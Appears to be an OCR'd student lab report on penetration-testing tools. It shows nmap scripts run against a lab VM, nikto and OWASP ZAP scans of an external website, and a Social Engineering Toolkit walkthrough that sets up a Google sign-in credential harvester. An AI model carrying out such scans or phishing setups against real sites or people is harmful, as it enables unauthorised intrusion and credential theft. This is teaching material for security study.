└─$ nmap --script-help ssh-run
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:22 EDT

ssh-run
Categories: intrusive
https://nmap.org/nsedoc/scripts/ssh-run.html
  Runs remote command on ssh server and returns command output.
```

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=ssh-run 192.168.159.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:23 EDT
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.159.129
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```


kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
(kali㉿kali)-[/usr/share/nmap/scripts]
$ ls | grep http
http-adobe-coldfusion-apsa1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
http-aspnet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-cakephp-version.nse
http-chrono.nse
http-cisco-anyconnect.nse
http-coldfusion-subzero.nse
http-comments-displayer.nse
http-config-backup.nse
http-cookie-flags.nse
http-cors.nse
http-cross-domain-policy.nse
http-csrf.nse
http-date.nse
http-default-accounts.nse
http-devframework.nse
http-dlink-backdoor.nse
http-dombased-xss.nse
http-domino-enum-passwords.nse
http-drupal-enum.nse


kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
(kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap --script=http-date 192.168.159.129
Starting Nmap 7.92 (https://nmap.org) at 2022-10-08 16:31 EDT
Nmap scan report for 192.168.159.129
Host is up (0.0042s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
|_http-date: Sat, 08 Oct 2022 20:31:47 GMT; +1s from local time.
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
|_http-date: Sat, 08 Oct 2022 20:31:47 GMT; +1s from local time.
Nmap done: 1 IP address (1 host up) scanned in 2.65 seconds

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=http-trace 192.168.159.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:35 EDT
Nmap scan report for 192.168.159.129
Host is up (0.0038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
|_http-trace: TRACE is enabled
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ nikto -h cyberhia.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.67.171.181
+ Target Hostname:    cyberhia.com
+ Target Port:        80
+ Message:           Multiple IP addresses found: 172.67.171.181, 104.21.63.192
+ Start Time:        2022-10-08 16:50:41 (GMT-4)
---------------------------------------------------------------------------
+ Server: cloudflare
+ The X-XSS-Protection header is not defined. This header can hint to the user ag
ent to protect against some forms of XSS
+ Uncommon header 'alt-svc' found, with contents: h3=":443"; ma=86400, h3-29=":44
3"; ma=86400
+ Uncommon header 'nel' found, with contents: {"success_fraction":0,"report_to":"
cf-nel","max_age":604800}
+ Uncommon header 'report-to' found, with contents: {"endpoints":[{"url":"https:\
/\/a.nel.cloudflare.com\/report\/v3?s=P7v0Vq9ueeCv9IYq3gTHIebJkAtueDJRPJvMbD2NCod
hj885vk4jk8MP6JIqHeHBUmtyIHCN5az0OkFmKM3enqHmTB5Fm6hNRQhgbzUS2rMtY0m2hWOQ%2Fak9zX
gnlXY%3D"}],"group":"cf-nel","max_age":604800}
+ The X-Content-Type-Options header is not set. This could allow the user agent t
o render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none

+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream
: can't connect (timeout): Transport endpoint is not connected
+ Scan terminated:  18 error(s) and 5 item(s) reported on remote host
+ End Time:          2022-10-08 16:52:28 (GMT-4) (107 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

PHP Version 5.2.4-2ubuntu5.10


System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project


This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

www.hardened-php.net/suhosin/index.html



kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nikto -list-plugins | more
Plugin: strutshock
strutshock - Look for the 'strutshock' vulnerability.
Written by Jeremy Bae, Copyright (C) 2017 Chris Sullo
Plugin: origin_reflection
CORS Origin Reflection - Check whether a given Origin header is reflected back i
n a Access-Control-Allow-Origin header
Written by ss23, Copyright (C) 2017 Chris Sullo
Plugin: report_xml
Report as XML - Produces an XML report.
Written by Sullo/Jabra, Copyright (C) 2008 Chris Sullo
Plugin: cookies
HTTP Cookie Internal IP - Looks for internal IP addresses in cookies returned fr
om an HTTP request.


(kali㉿kali)-[~]
$ sudo nikto -h cyberhia.com -p 80 -Plugins "apacheusers(enumerate,dictionary:
users.txt);report_xml" -output apacheusers.xml
[sudo] password for kali:
- Nikto v2.1.6
+ Target IP: 172.67.171.181
+ Target Hostname: cyberhia.com
+ Target Port: 80
+ Message: Multiple IP addresses found: 172.67.171.181, 104.21.63.192
+ Start Time: 2022-10-08 17:07:43 (GMT-4)
+ Server: cloudflare
+ 233 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time: 2022-10-08 17:07:47 (GMT-4) (4 seconds)
+ 1 host(s) tested



(kali㉿kali)-[~]
$ cat apacheusers.xml
<?xml version="1.0" ?>
<!DOCTYPE niktoscan SYSTEM "/var/lib/nikto/docs/nikto.dtd">
<niktoscan>
</niktoscan>
</niktoscan>
<niktoscan hoststest="0" options="-h cyberhia.com -p 80 -Plugins apacheusers(enum
erate,dictionary:users.txt);report_xml -output apacheusers.xml" version="2.1.6" s
canstart="Sat Oct 8 01:53:09 2022" scanend="Wed Dec 31 19:00:00 1969" scanelapse
d=" seconds" nxmlversion="1.2">
<scandetails targetip="104.21.63.192" targethostname="cyberhia.com" targetport="8
0" targetbanner="cloudflare" starttime="2022-10-08 01:53:09" sitename="http://cyb
erhia.com:80/" siteip="http://104.21.63.192:80/" hostheader="cyberhia.com" errors


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt install zaproxy
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
zaproxy is already the newest version (2.11.1-0kali1).
You might want to run 'apt --fix-broken install' to correct these.
The following packages have unmet dependencies:
libgnutls-dane0 : Depends: libunbound8 (≥ 1.8.0) but it is not going to be installed
E: Unmet dependencies. Try 'apt --fix-broken install' with no packages (or specify a solution).


1 2 3 4
zap
zap
View Help


Player
1 2 3 4
17:16
Trash
File System
Home
OWASP ZAP
OWASP ...
2.11.1
Loading ZAP Tips and Tricks...
Starting ZAP...


Welcome to OWASP ZAP
Do you want to persist the ZAP Session?


OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Date: Sat, 08 Oct 2022 06:08:19 GMT
Content-Type: text/html
Connection: keep-alive
Last-Modified: Thu, 15 Sep 2022 18:29:36 GMT
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
Server: cloudflare
<!-- <div id="google-map" data-latitude="40.713732" data-longitude="-74.0092704"></div> -->

Your message has been sent. Thank you!


<form action="" method="post" role="form" class="contactForm">
History
Search
Alerts
Output
AJAX Spider
Active Scan
Spider
Alerts (8)
Absence of Anti-CSRF Tokens (2)
Content Security Policy (CSP) Header Not Set
Missing Anti-clickjacking Header (2)
Vulnerable JS Library (2)
Cross-Domain JavaScript Source File Inclusion
Timestamp Disclosure - Unix
X-Content-Type-Options Header Missing (38)
Information Disclosure - Suspicious Comments
Absence of Anti-CSRF Tokens
URL: http://cyberhia.com
Risk: Medium
Confidence: Low
Parameter:
Attack:
Evidence: <form action="" method="post" role="form" class="contactForm">
CWE ID: 352
WASC ID: 9
Source: Passive (10202 - Absence of Anti-CSRF Tokens)
Description:
No Anti-CSRF tokens were found in a HTML submission form.
A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast,
Other info:
No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF, token, csrf_token] was found in the following HTML form: [Form 1: "email" "name" "subject"].


Practical 5

Aim:Practical on use of Social Engineering Toolkit


- Credentials Harvester Attack

Install the Social Engineering Toolkit





Select the 1st Option Social Engineering Attacks and then Website Attack Vectors



```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based att
r to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a
based payload. Uses a customized java applet created by Thomas Werth to d
ayload.

The Metasploit Browser Exploit method will utilize select Metasploit brow
 through an iframe and deliver a Metasploit payload.
```

We will use Credential Harvester, So select option 3

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Using Existing Templates We will generate a page


```
 The third method allows you to import your own we
 should only have an index.html when using the imp
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.159.131]
:192.168.159.131
```


Select the Google Sign In Template page for harvesting credentials

```
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

_____________________________________________________


  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```

